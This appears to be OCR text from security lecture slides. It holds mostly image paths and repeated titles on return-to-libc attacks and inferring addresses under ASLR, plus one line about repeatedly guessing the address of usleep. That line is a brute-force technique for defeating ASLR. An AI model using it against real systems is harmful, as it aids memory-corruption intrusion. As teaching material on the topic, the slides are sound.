
RETURN TO LIBC




RETURN TO LIBC




INFERRING ADDRESSES WITH ASLR



INFERRING ADDRESSES WITH ASLR



INFERRING ADDRESSES WITH ASLR



Repeatedly guess the address of `usleep`

